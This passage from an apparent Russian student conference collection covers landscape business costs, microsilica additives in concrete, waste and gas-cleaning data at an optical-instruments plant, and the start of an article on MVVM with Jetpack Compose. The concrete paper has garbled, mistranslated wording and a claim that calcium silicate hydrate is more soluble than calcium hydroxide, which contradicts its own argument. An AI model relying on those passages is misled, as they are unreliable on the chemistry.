Невозможно добиться успеха без профессионалов. Постоянные сотрудники любой ландшафтной компании обычно состоят из дизайнеров, инженеров, строителей, бригадиров и арбористов. Основными экспертами

являются дизайнеры, арбористы (обычно ботаники по образованию) и бригадиры. В функции дизайнеров входит работа над проектами и создание ярких идей и креативных замыслов для клиентов. Элементами арбориста являются растения и все, что с ними связано: отбор, посадка, уход, лечение [2]. Мастер инструктирует рабочих о том, что он должен обладать навыками ландшафтного строительства и знать стандарты и правила, принятые в данной конкретной компании.

Сегодня на рынке нет проблем с поставками растений или материалов для ландшафтных проектов. На рынке появляются западные игроки - Польша и Германия обеспокоены. Однако перенасыщение рынка также грозит тем, что у новичков возникнут определенные проблемы. В материалах ландшафтного дизайна, инженерных системах, вариантах почвы и растений нужно уметь разбираться. Поэтому на первых порах необходимо очень тщательно подходить к выбору участников торгов. Отношения следует устанавливать только с проверенными поставщиками высококачественных материалов.

При планировании и распределении затрат следует учитывать факторы коммерческой сезонности, максимально увеличивать прибыль зимой и летом и концентрировать работу в течение сезона. Кстати, зимой не нужно сидеть сложа руки. Вы можете убирать снег в городе, заниматься некоторыми сопутствующими мероприятиями, готовить новые дизайн-проекты и ремонтировать оборудование [1].

Таким образом, деятельность каждого предприятия основана на производственном процессе. Чтобы сформулировать комплексный метод осуществления инвестиционной деятельности в области ландшафтного дизайна и ландшафтного строительства, необходимо учитывать конкретные обстоятельства и особенности производственного процесса отрасли. Эффективность работы компаний, занимающихся садоводством и ландшафтным дизайном, зависит от правильного расчета затрат.

### **Библиографический список:**

1. Архитектура гражданских и промышленных зданий. Том II (5). Основы проектирования [Текст]/ Л. Б. Великовский, Н. Ф. Гуляницкий, В. М. Ильинский, С. Д. Ковригин, А. Н. Кондратенков, Н. Г. Меньшиков, В. М. Предтеченский, А. К. Соловьев, Л. Ф. Шубин. - Москва: Стройиздат, 1976. - 214 с.
2. M. Peck, D. Bosold, T. Richter. Ausbluhungen. Zement - Merkblatt Betontechnik // Zement - Merkblatt Betontechnik. - 2013. - P. 27.
3. Laukaitis A., Kerienė J., Kligys M., Mikulskis D., Lekūnaitė L. Influence of Amorphous Nanodispersive SiO<sub>2</sub> additive on structure formation and properties of autoclaved aerated concrete // Materials Science (Medziagotyra). - 2010. - Vol. 16(3). - P. 257 - 263.

*Печёнкин Даниил Игоревич, студент*

*Уфимский государственный нефтяной технический университет,*

*г. Уфа, Россия*

*Email: [ppkeyr@mail.ru](mailto:ppkeyr@mail.ru)*

## **УЛУЧШЕНИЕ СВОЙСТВ БЕТОНА, ИСПОЛЬЗУЕМОГО В СТРОИТЕЛЬСТВЕ**

**Аннотация:** Бетон используется при строительстве большинства зданий и сооружений, а также нашел широкий спектр применения при строительстве и благоустройстве дорог.

**Ключевые слова:** высолы, микрокремнезем, гидроксид кальция, гидросиликаты кальция.

**Abstract:** Concrete is used in the construction of most buildings and structures, and has also found a wide range of applications in the construction and improvement of roads.

**Keywords:** efflorescences, microsilicon, calcium hydroxide, calcium hydrosilicates.

### 1. Введение

Использование бетона в качестве дорожного покрытия в местах с активными механическими и динамическими нагрузками, агрессивным воздействием окружающей среды и чередованием замораживания и оттаивания привело к необходимости улучшения некоторых его свойств [1, с. 27].

Одним из основных таких атрибутов является:

1) Сила. Непрерывное воздействие активной нагрузки на бетонное покрытие приведет к внутреннему напряжению, что значительно сократит срок

службы.

2) Капиллярно-пористая структура изделий на основе портландцемента способствует интенсивной миграции воды, а легкорастворимые химические соединения цемента растворяются и выводятся на поверхность. Результатом является образование белых отложений на поверхности и внутри материала.


Высолы не только разрушают внешний вид, но и из-за многократной перекристаллизации соли и изменения ее объема свойства материала также будут вызывать значительные изменения и его сильное разрушение. Происходит нарушение внутренней структуры материала, его целостность снижается, образование трещин ускоряется, а его прочность снижается [2, с. 320].

Разработка методов повышения прочности и снижения засоленности строительных изделий, в том числе дорожных покрытий из тяжелого бетона, является очень актуальной задачей, поскольку позволяет не только улучшить эксплуатационные характеристики изделия, но и значительно улучшить

## 2. Модифицированный кремнеземом

Анализ существующих методов антигенерализации показывает, что большинство методов неприемлемо для бетонного покрытия дорог и тротуаров. В связи с этим оптимальным решением является оптимизация рецептуры путем введения активных добавок.

В качестве ультрадисперсной добавки к отходам производства кремнезем обладает высокой удельной поверхностью (по сравнению с цементом удельная поверхность составляет 20 000 см<sup>2</sup>/г). Положительный эффект в цементной композиции объясняется реакцией пуццоланизации, которая приводит к химическому связыванию гидроксида кальция Ca(OH)<sub>2</sub>, высвобождая дополнительные кристаллы гидратированного силиката кальция, составляющие цементный гель (схема 1).



Для исследования образец был изготовлен из жесткой цементно-песчаной смеси высотой 60 мм. Заполните цилиндрическую форму диаметром 70 мм



CPS, а затем прижмите образец с определенным усилием 20 МПа. После этого образец извлекается и накрывается влажной тканью. Механическое испытание было проведено на 7-й день. Для теста на ускоренное засоление образец помещают в емкость, содержащую дистиллированную воду, уровень поддерживают на уровне 1/3 высоты цилиндра и оставляют для продувки воздухом на 6 дней.

### 3. Результаты и обсуждение

На поверхности контрольного образца образовалось большое количество гидроксида кальция (рисунок 1).



Рис1. Внешний вид контрольного образца после теста на ускоренное засоление

Кристаллы гидроксида кальция обладают меньшей прочностью, чем гидратированный силикат кальция C-S-H, что определяет более низкие механические параметры контрольного образца, изготовленного без кремнезема (таблица 1).

Таблица 1. Индекс прочности при сжатии

№ состава	Образец	$R_{сж\text{ сред}}$ МПа	Увеличение в сравнении с контрольным образцом, %
1	Контрольный	12,83	-

2	Опытный с МК - 85 (содержание МК 8 % от массы портландцемента) с пластификатором «Sika»	23,1	80
3	Опытный с МК - 85 (содержание МК 8 % от массы портландцемента) без пластификатора	16,46	28

По результатам работы можно наблюдать, что введение микрокремнезема МК-85 в количестве 8% от массы портландцемента с пластификатором повышает прочность на сжатие на 80%. Это происходит из-за связывания свободного гидроксида кальция со слоистыми кристаллами низкой прочности и высокой растворимости в воде с образованием гидратированного силиката кальция, обладающего большей прочностью и в десять раз большей растворимостью, чем гидроксид кальция. Кроме того, введение микрокремния позволяет уменьшить пористость за счет дополнительного объема гидратированного силиката кальция, повышающего плотность материала, тем самым предотвращая образование сточных вод (рисунок 2).




Рис2. После теста на ускоренное посаливание, появление образцов, содержащих микрокремний МК-85 и пластификатор


Добавление пластификаторов в цементно-песчаную смесь направлено на снижение водопотребления, повышение текучести смеси и улучшение уплотнения смеси в процессе прессования. Из-за малого размера частиц микрокремния по сравнению с частицами цемента и характеристик структуры уплотненного цементного камня был подготовлен пилотный образец без пластификатора. Однако отсутствие пластификаторов в композиции повлияет

на пористость и плотность материала, тем самым влияя на прочность при сжатии (табл. 1) и устойчивость к солености и щелочам (рисунок 3).



Рис 3. Внешний вид образцов композиций с микрокремнеземом МК-85 и без пластификаторов

После выдерживания образца в условиях теста на ускоренное засоление анализ микроструктуры немодифицированного бетона показал высокую пористость (рисунок 4а). Структура также демонстрирует высокую эффективность соли на поверхности водного кальция (рисунок 4б). Смешивание микрокремния с водой в составе цементного теста значительно изменяет микроструктуру материала, который образует гидрат кальция с иглообразной структурой (рисунок 4в).



а) б) в)

Рис 4. Микроструктура образцов с поверхностно-активными веществами на поверхности опухоли: а, б - контрольный образец; в - образец с добавлением микрокремния МК-85 в сочетании с пластификаторами

Добавление микрокремния МК-85 в сочетании с пластификатором способствует образованию гидрата кальция с низкой щелочностью. Он характеризуется экзотермическим эффектом на линии DSC (рисунок 5). При

температуре 930°C это соответствует кристаллизации безводного силиката кальция.




Рис 5. Дифференциальная сканирующая калориметрия образцов после посола: 1- контрольный образец; 2-образец с микрокремнием МК-85 в сочетании с пластификаторами

На линии TGA образцы, модифицированные микрокремнием, имеют меньшее количество связующей воды, которая удаляется как при низких, так и при высоких температурах из-за постепенного обезвоживания. Эндотермический эффект в диапазоне температур 700-850°C подтверждает образование гидрата кальция различной щелочности. В этом случае удаление кристаллической воды из контрольного образца происходит при температуре 825 °C, и происходит при температуре 788°C в образце, содержащем диоксид кремния.

#### 4. Заключение

Эта работа доказывает, что использование микрокремния в качестве модифицированной добавки позволяет получать бетон с высокоэффективными свойствами: он обладает высокой прочностью на сжатие, долговечностью, уменьшает пористость, повышает водостойкость и уменьшает засоление поверхности изделия. В то же время микрокремний образует структуру с силикатом кальция в воде. По сравнению с контрольным составом C/S силиката кальция в воде относительно низкое, а объем кристаллов C-S-H в цементном камне значительно больше, что дополнительно уплотняет структуру цементного камня. Плотная структура цементного камня предотвращает миграцию растворимых компонентов цементного камня в вибрационном

продукте, главным образом гидроксида кальция, который более тесно сочетается с микрокремнием с высокой удельной поверхностью для ингибирования образования накипи. Отсутствие пластификаторов в составе прессованной смеси оказывает негативное влияние, поскольку ухудшается сжимаемость продукта, в то время как пористость цементного камня увеличивается.

#### **Библиографический список:**

1. Асаул А.Н., Казаков Ю.Н., Пасяда Н.И., Денисова И.В. Теория и практика малоэтажного жилищного строительства в России. СПб.: «Гуманистика», 2005. — 563 с.

2. Рекомендации по применению стеновых мелких блоков из ячеистых бетонов. 2 - е издание исправленное и дополненное. АО «НИЦ «Строительство». / Минстрой РФ. - М.: ЦНИИСК им. В.А. Кучеренко. - М., 1992. Дата актуализации: 01.01.2019.

*Семенова Лидия Сергеевна, студентка 4 курса подготовки 03.06.05 Экология и природопользование ВоГУ, г. Вологда, РФ*

*Новосёлов Анатолий Сергеевич, кандидат сельскохозяйственных наук, доцент кафедры Географии и рационального природопользования ВоГУ, г. Вологда, РФ*

## **ОСОБЕННОСТИ ОБРАЩЕНИЯ С ОТХОДАМИ НА ПРЕДПРИЯТИИ ПО ПРОИЗВОДСТВУ ОПТИЧЕСКИХ ПРИБОРОВ**

**Аннотация:** Рассматривается предприятие по производству оптических приборов Московской области. Установлены динамика фактического образования отходов в жидком и твёрдом видах, а также изучены объёмы и динамика передаваемых отходов (IV и V классов опасности) в твёрдом виде сторонним кампаниям. Определена интенсивность функционирования газоочистных аппаратов и особенности их работы в разрезе улавливаемых поллютантов по цехам предприятия.

**Ключевые слова:** промышленное предприятие, динамика отходов производства, газоочистные сооружения, класс опасности, агрегатное состояние.

**Annotation:** An enterprise for the production of optical instruments in the Moscow region is being considered. The dynamics of the actual generation of waste in liquid and solid forms was established, as well as the volumes and dynamics of transferred waste (IV and V classes of hazard) in solid form to third-party campaigns were studied. The intensity of operation of gas-cleaning apparatuses and the peculiarities of their work in terms of pollutants captured by the workshops of the enterprise were determined.

**Key words:** industrial enterprise, production waste dynamics, gas cleaning

facilities, hazard class, state of aggregation.

Сегодня предприятия по всему миру начинают внедрять «зелёные» методы производства, чтобы сделать свои рабочие процессы экологичными, уменьшить количество отходов, попадающих в окружающую среду, и использовать замкнутые системы. Реальный путь экологизации – это постепенный переход, сначала к малоотходным затем безотходным, замкнутым циклам и фазам [1]. Большинство отходов являются особо вредными и опасными для природы и ее обитателей. Поэтому все отрасли промышленности обязаны проводить мероприятия по контролю за образованием, передачей, утилизацией и переработкой отходов. Собирая и обрабатывая эти данные, компании должны управлять своей деятельностью и сокращать количество образующихся, выбрасываемых и утилизируемых отходов и материалов.

**Цель исследования** – выявить особенности обращения с твердыми, жидкими и газообразными видами отходов на примере предприятия, производящего оптические приборы в Московской области.

Для достижения поставленной цели были решены следующие **задачи**:

1. Проанализирована динамика фактического образования отходов жидкого и твердого агрегатных состояний;
2. Изучены количество и динамика передаваемых отходов в твёрдом виде IV – V классов опасности компаниям-операторам;
3. Выявлена интенсивность работы газоочистных установок (ГОУ) на территории промышленной площадки;
4. Охарактеризованы особенности работы ГОУ (в разрезе улавливаемых поллютантов и по цехам предприятия).

**Описание объекта исследования.** Предприятие, по которому проводилось исследование находится в Московской области, в Красногорском Муниципальном районе. По общероссийской классификации видов экономической деятельности оно относится к двум сферам: деятельность, связанная с обеспечением военной безопасности, и производство оптических

приборов, фото- и кинооборудования. Общая площадь территории, занимаемая предприятием, насчитывает 111,79 га. Оно насчитывает 19 цехов (гальванический, деревообработки и др.), две лаборатории, три вспомогательных логистических отдела, медико-санитарная часть и комбинат общественного питания. Котельная, находящаяся на территории предприятия, работает на трех основных котлах, два из которых – на газе и используются в течение отопительного периода; один – на мазуте, который не используется без особой надобности.

На территории предприятия функционируют цеха по:

- изготовлению заготовок для механических цехов из цветного, черного металла материалов на основе полимеров (001),
- механической обработке металла (003),
- механической обработке деталей (005),
- механической обработке деталей (полирование, зачистка, шлифовка, заточная обработка) (007),
- сборке, полировке, электромонтажу, юстировке настройка изделий (010),
- механической обработке металла (токарная, фрезерная, граверная, шлифовальная, резьбонарезная, сверлильная, заточная, расточная обработка) (014),
- выпуску деталей и сборке (019),
- механической обработке деталей (фрезерные расточные, слесарные операции) (031),
- сборке готовых изделий и механообработка (035),
- проведению слесарных и сборочных работ; электромонтаж (068),
- изготовлению форм штампов, приспособлений режущего инструмента (200),
- проведению ремонтно-сварочных работ (292).

**Методика.** Для решения поставленных задач информация,



предоставленная производством [2; 3; 4; 5; 6], была перенесена в среду MS Excel. Для проведения анализа данные были сгруппированы по трем состояниям отходов – твердые, жидкие и газообразные. В массивах данных о твердых отходах данные были сгруппированы по классам опасности, а также по количеству поступающих отходов и количеству отходов, передаваемых компании-оператору.

**Обсуждения полученных результатов.** По обработанным данным (табл. 1) необходимо отметить что: отходы III класса опасности занимают лидирующие позиции по удельному весу на предприятии в обеих категориях агрегатного состояния отхода. Так, как только первые три класса опасности имеют жидкое и твердое агрегатное состояние образующихся отходов на предприятии. Самый малочисленный в этом отношении класс опасности Первый. Преобладает по удельному весу в категории твердые отходы IV класс опасности (80 %). За наблюдаемый период динамику отходов I класса жидкого агрегатного названия можно назвать флуктуацией к возрастанию, так как их количество сначала уменьшается, а потом вновь поднимается на высокий уровень. В динамике отходов твердого агрегатного состояния наблюдается такая же неустойчивая ситуация, но общая тенденция указывает на снижение количества твердых отходов I класса опасности.

По проведенному смежному анализу образующихся жидких и твердых отходов II класса опасности сделан вывод, что их количественное образование пропорционально друг другу, не учитывая исключительные случаи, представленные в 2019 году. Это связано с тем, что производство получило заказ, из-за чего пришлось увеличивать мощность, вследствие чего выросло количество жидких отходов II класса опасности. Жидкие отходы II класса опасности на рассмотренном предприятии включают в себя: отходы органических растворителей, растворы травления черных и цветных металлов кислотные отработанные смеси и растворы травления, осветления, анодирования гальванических производств кислые отработанные в смеси. Жидкие отходы II класса составляют 99 % отходов второго класса на

производстве.

Отходы III класса опасности имеют аналогичную непостоянную динамику, из которой можно выделить общие тенденции на уменьшение количества отходов, но это число также связано с количеством и важностью принимаемых предприятием заказов. Разница между наибольшим и наименьшим значениями количества этого отхода (жидкие) составляет 93,53 кг (82,6 %). У твердого агрегатного состояния тенденция более уравновешенная, но также неустойчивая.

Таблица 1. Динамика образования отходов по классам опасности

Группа отходов	Годы учета					В среднем За год
	2017	2018	2019	2020	2021	
<b>I класс опасности</b>						
Жидкие	<u>8,40</u>	<u>5,40</u>	=	=	=	<u>6,90</u>
	-	-35,71	-	-	-	12,86
Твердые	<u>0,91</u>	<u>0,83</u>	<u>1,13</u>	<u>1,37</u>	<u>2,40</u>	<u>1,33</u>
	-	-7,85	35,85	21,18	74,80	44,80
<b>II класс опасности</b>						
Жидкие	<u>2,99</u>	<u>0,68</u>	<u>10,77</u>	<u>9,10</u>	<u>19,20</u>	<u>8,55</u>
	-	-77,19	1478,45	-15,47	110,99	319,36
Твердые	<u>0,25</u>	<u>0,09</u>	<u>0,09</u>	=	=	<u>0,14</u>
	-	-62,75	-	-	-	47,45
<b>III класс опасности</b>						
Жидкие	<u>30,98</u>	<u>52,99</u>	<u>19,67</u>	<u>26,48</u>	<u>113,20</u>	<u>48,66</u>
	-	71,06	-62,89	34,65	327,49	94,06
Твердые	<u>3,79</u>	<u>7,93</u>	<u>5,52</u>	<u>2,91</u>	<u>8,98</u>	<u>5,82</u>
	-	109,29	-30,36	-47,37	209,12	68,14

Жидкие отходы IV и V классов опасности на предприятии не представлены. По полученным данным (рис.1) нужно заключить, что, хотя количество твердых отходов IV и V класса опасности превышает сумму

твердых отходов I – III классов опасности, но тенденции уменьшения количества в данном случае просматриваются гораздо четче.




Рис. 1. Динамика образования твердых отходов IV и V классов опасности

Отходы IV класса опасности имеют тенденцию к снижению количества на период с 2017 по 2020 год, но в 2021 наблюдается резкое увеличение количества отходов. Стоит отметить, что за первый период количество отходов сократилось на 45,7 %. Отходы V класса опасности сократились на 56,7 % в период с 2017 по 2020 год, а с 2021 года количество отходов увеличилось на 107,58 кг.

Таблица 2. Динамика передачи твердых отходов региональному оператору за пятилетний период

Параметры	Годы учета				
	2017	2018	2019	2020	2021
<b>I класс опасности</b>					
кг	0,91	0,74	0,85	1,22	1,56
%	100	88	67	87	46
<b>II класс опасности</b>					
кг	1,26	6,69	4,00	2,62	8,29
%	100	99	100	100	100
<b>III класс опасности</b>					
кг	508,09	323,62	221,24	202,11	315,44

%	100,0	100,0	100,0	99,9	99,9
---	-------	-------	-------	------	------

На предприятии присутствует динамика (табл. 2) передачи отходов компаниям операторам (отходы I – II класса передаются Федеральном экологическому оператору, а III – V класса – региональному). Это связано с тем, что некоторые фракции отходов образуются в середине определенного отчетного периода и, по разрешающим документам, могут накапливаться на территории промышленной площадки ещё некоторое время. Из-за этого возникает устойчивая тенденция к снижению количества переданных отходов компании-оператору.

Завод не имеет лицензии на размещение и хранение отходов имеющихся классов опасности и пользуется услугами сторонних компаний операторов по вывозу (табл. 3), обезвреживанию и утилизации отходов. Самый передаваемый отход по весу (в кг) – это смёт с территории малоопасный (IV класс опасности). Противоположный по значению – лом и отходы полистирола незагрязненные – минимальное значение в 1,045 кг. Количество этого отхода не превышает 0,01 % передаваемых компании-аператору.

Таблица 3. Передача отходов региональному оператору за отчетный период

Название отхода	Класс опасности	Всего*
Смёт с территории предприятия малоопасный	IV	<u>9907,09</u> 73,41
Мусор от офисных и бытовых помещений организаций несортированный (исключая крупногабаритный)		<u>2087,16</u> 15,47
Песок формовочный горелый отработанный малоопасный		<u>620,00</u> 4,59
Бой керамики	V	<u>64,58</u> 0,48
Керамические формы от литья черных металлов отработанные	IV	<u>64,62</u> 0,48

Примечание: \* – числитель – кг; знаменатель – %.

На предприятии присутствует гальванический цех (лакокрасочное производство), являющийся главным центром образования поллютантов (табл. 5), на территории этого цеха находится наибольшее количество газоочистных устройств. Средний показатель очистки загрязненного воздуха от веществ-загрязнителей составляет 77 % (табл. 4). Наиболее эффективно работают очистные установки в цехах с номерами 002, 019, 031, 220. Самый низкий коэффициент очистки загрязненного воздуха в цехе № 292, что отличается от наиболее эффективного на 92 %.

Таблица 4. Характеристика работы ГОУ по основным цехам предприятия

Тип ГОУ (количество, шт.)	Цех*	Коэффициент очистки, %		
		минимальный	средний	максимальный
Циклон ЦН-15 (2)	001	-	47,30	96,00
Циклон ЦН-15 (6), гидрофильтр (1), циклон «Гидродревпрома» (1)	002	35,29	78,91	98,50
Циклон ЦН-15, пылеуловитель ЗИЛ-900 (3)	003	64,53	77,67	92,92
Циклон ЦН-15 (4)	005	49,27	73,62	91,37
Фильтр-промыватель (3), пылесосадоочная камера (2), гидрофильтр (1)	007	-	59,98	96,37
Гидрофильтр (2), циклон «Гидродревпрома» (1)	008	-	58,62	96,99
Циклон ЦН-15 (1)	019	93,84		
	031	94,57		
	068	84,87		
	200	75,00		
	220	91,97		
Циклон «Гидродревпрома» (1)	292	3,39		

Примечание: \* – Номера соответствуют цехам предприятия, описанным выше.

Циклоны – это пылеосадительные камерами для очистки воздуха от средне- и крупнодисперсных частиц, только твердого сухого агрегатного состояния. Основной поллютант на предприятии – пыль гематита (табл. 5), которая хорошо очищается циклонами (размер частиц не более 50 мкм).

Таблица 5. Перечень улавливаемых загрязняющих веществ в выбросах по цехам предприятия

Наименование цеха	Кол-во ГОУ	Перечень поллютантов
Заготовительный участок	1	Пыль желатина
Литейный	8	Пыль неорганическая, диЖелезо триоксид (в пересчете на железо), пыль абразивная, красители органические прямые, пыль древесная, пыль полипропилена
Механический	4	диЖелезо триоксид (в пересчете на железо), пыль абразивная
Автоматно-механический	7	диЖелезо триоксид (в пересчете на железо), пыль абразивная
Гальванический цех (Лакокрасочное производство)	13	Хром (Cr+6), красители органические, взвешенные вещества
Деревообрабатывающее производство	3	Пыль древесная, красители органические
Наименование цеха	Кол-во ГОУ	Перечень поллютантов
Опытно- экспериментальный механосборочный	1	диЖелезо триоксид (в пересчете на железо), пыль абразивная
Механосборочный	1	диЖелезо триоксид (в пересчете на железо), пыль абразивная
Цех обработки корпусный деталей	1	диЖелезо триоксид (в пересчете на железо), пыль абразивная

Конструкторско-производственный комплекс проектирования, изготовления стендов и нестандартного оборудования	2	диЖелезо триоксид (в пересчете на железо), пыль абразивная
Комплекс инструментальной и технологической оснастки	7	диЖелезо триоксид (в пересчете на железо), пыль абразивная, пыль неорганическая (SiO <sub>2</sub> 20-70%)

### Основные выводы по исследованию:

1. По количеству жидких отходов доминирует III класс опасности, превышая I и II классы на 92,9 % и 82,44 % соответственно. По количеству твёрдых отходов лидирует IV класс опасности с массой отходов 8236,57 кг за рассматриваемый период, что на 99,993 % больше массы отходов II класса опасности, представляющего минимальные значения. Общая динамика образования отходов на предприятии – циклическая. Количество отходов постепенно снижается, возрастая в зависимости от заказов предприятию, после выполнения которых количество отходов вновь снижается до минимальных значений.

2. На территории предприятия разрешено только хранение образующихся отходов сроком не более чем на 11 месяцев, в связи с чем отходы передаются региональным и федеральным операторам. Выявленная тенденция к снижению количества передаваемых отходов, в частности характерно для отходов I класса опасности, может объясняться временем появления отхода в разрезе отчетности предприятия, а также в рационализации работы федерального экологического оператора и снижения экологических воздействий снижением количества рейсов на предприятия для вывоза образовавшихся отходов.

3. Максимальный уровень очистки на предприятии представлен циклоном цеха №002 – 98,5 %, а минимальный цехом №292 (цех ремонтно-

сварочных работ) – 3,39 %. Средний коэффициент очистки воздуха на предприятии 77 %.

4. Рабочая среда на предприятии не требует тонкой очистки воздуха и сложных газоочистных установок, поэтому подавляющее большинство ГОУ на предприятии – Циклон ЦН-15. Эти установки служат для грубой очистки воздуха от сухих крупно- и среднedisперсных частиц (в частности пыль абразивная). Основной улавливаемый поллютант – диЖелезо триоксид.

#### **Библиографический список:**

1. Поташников, Ю.М. Утилизация отходов производства и потребления: учебное пособие / Ю.М. Поташников. – Тверь: ТГТУ, 2004.– 107 с.
2. Акты передачи отходов I – IV класса (за 2017 – 2021 годы). – 20 с.
3. Данные учета области обращения с отходами (за 2017 – 2021 годы). – Красногорск, 2022. – 20 с.
4. Нормы образования отходов и лимиты на их размещение (за 2017 – 2021 годы). – Красногорск, 2022. – 8 с.
5. Паспорта газоочистных установок. – Красногорск, 2022. – 240 с.
6. Перечень отходов производства и потребления. – Красногорск, 2022. – 8 с.



*Старушенкова Екатерина Евгеньевна, преподаватель  
факультета довузовской подготовки и среднего профессионального  
образования, аспирант 2 года обучения Мордовский Государственный  
Университет им. Н. П. Огарева, Республика Мордовия, г. Саранск*

*Палютин Руслан Раисович, студент 3 курса специальности  
Программирование в компьютерных системах  
факультета довузовской подготовки и среднего профессионального  
образования Мордовский Государственный Университет им. Н. П. Огарева,  
Республика Мордовия, г. Саранск*

## **ПАТТЕРН ПРОЕКТИРОВАНИЯ MVVM, КАК ОДИН ИЗ СПОСОБОВ НАПИСАНИЯ «ЧИСТОГО» КОДА В ANDROID-ПРИЛОЖЕНИИ НА JETPACK COMPOSE**

**Аннотация:** В этой статье мы обсудим, как Jetpack Compose помогает реализовывать паттерн проектирования MVVM в приложениях для Android. Мы будем рассматривать принципы проектирования подхода MVVM, а также оценивать возможности Compose для реализации архитектуры MVVM в приложениях. Мы также рассмотрим некоторые приёмы и инструменты, которые помогут разработчикам эффективно использовать Compose для разработки приложений.

**Ключевые слова:** Паттерн проектирования, бизнес-логика, Android, MVVM, ViewModel, Jetpack Compose, Kotlin, UI, State API, Room.

**Abstract:** In this article we will discuss how Jetpack Compose helps to implement the MVVM design pattern in Android applications. We will consider the design principles of the MVVM approach, as well as evaluate the capabilities of Compose to implement the MVVM architecture in applications. We will also look at

some techniques and tools that will help developers effectively use Compose to develop applications.

**Keywords:** Design pattern, business logic, Android, MVVM, ViewModel, Jetpack Compose, Kotlin, UI, State API, Room.

MVVM (Model-View-ViewModel) – это шаблон проектирования, который широко используется в разработке мобильных приложений для Android. Он помогает разделить логику приложения, представление и данные, что облегчает тестирование и разработку.

В MVVM приложении, View (представление) отвечает за отображение данных на экране. ViewModel (модель-представление) отвечает за обработку логики приложения и предоставление данных View. Model (модель) отвечает за обработку данных и бизнес-логики.

Основные преимущества использования MVVM в Android разработке:

1. Разделение ответственности: MVVM позволяет разделить логику приложения, представление и данные, что снижает связность и упрощает тестирование и разработку.

2. Возможность тестирования: MVVM обеспечивает возможность написания автоматических тестов для ViewModel и Model, что помогает обнаружить ошибки и проблемы в коде на ранней стадии разработки.

3. Улучшенная поддержка жизненного цикла: ViewModel в MVVM сохраняет свое состояние при изменении конфигурации экрана, например, при повороте устройства. Это уменьшает затраты на повторную загрузку данных и улучшает производительность.

4. Использование Data Binding: MVVM в Android разработке позволяет использовать Data Binding, что упрощает связывание данных между View и ViewModel. Это позволяет значительно сократить количество кода, необходимого для написания.

5. Чистый код: использование MVVM позволяет разделить логику приложения на отдельные слои, что упрощает чтение и понимание кода.

В целом, использование MVVM в Android разработке может значительно улучшить качество и производительность приложения, снизить затраты на разработку и обеспечить более легкое тестирование.

Jetpack Compose – это новая библиотека для создания пользовательских интерфейсов (UI) в Android приложениях с использованием декларативного подхода. Она имеет ряд преимуществ перед традиционным подходом к созданию UI элементов [1].

1. Декларативный подход: с Jetpack Compose, вы можете создавать UI элементы с помощью Kotlin кода образом функций и описывает их вид и поведение, что делает код более легким для чтения и понимания.

2. Интерактивность: Jetpack Compose предоставляет API для создания интерактивных UI элементов, таких как кнопки, переключатели и ползунки.

3. Гибкая настройка внешнего вида: Jetpack Compose позволяет настраивать внешний вид UI элементов с помощью свойств и композиторов.

4. Модульность: Jetpack Compose построен на архитектуре компонентов Android и позволяет создавать переиспользуемые UI компоненты.

5. Автоматическое управление состоянием: Jetpack Compose предоставляет State API, который автоматически обновляет UI в соответствии с изменением состояния в приложении.

6. Простота и скорость разработки: Jetpack Compose позволяет быстрее создавать интерфейсы и уменьшить количество написанного кода.

Jetpack Compose состоит из двух основных компонентов:

1. Compose Runtime - это исполняющая среда, которая отвечает за запуск и рендеринг UI элементов в приложении.

2. Compose UI Toolkit - это API для создания UI элементов в Jetpack Compose. Он включает в себя множество функций и свойств для создания различных элементов интерфейса, таких как текст, изображения, списки и т.д.

Компоненты интерфейса пользователя и инструменты разработки приложений, предоставляемые на языке Jetpack Compose включают:

– Компоненты интерфейса пользователя, такие как Text, Image,

Button, или любые другие компоненты соответствующие Material Design стандартам;

– Инструменты разработки приложения, такие как иерархия объектов, исходные представления, привязки, анимация и инструменты для рисования.

Наряду с энергией и идеями, которые вы внесли при создании своих интерфейсов пользователя, эти инструменты могут помочь вам разрабатывать интерфейсы приложений более эффективно и удобно [2].

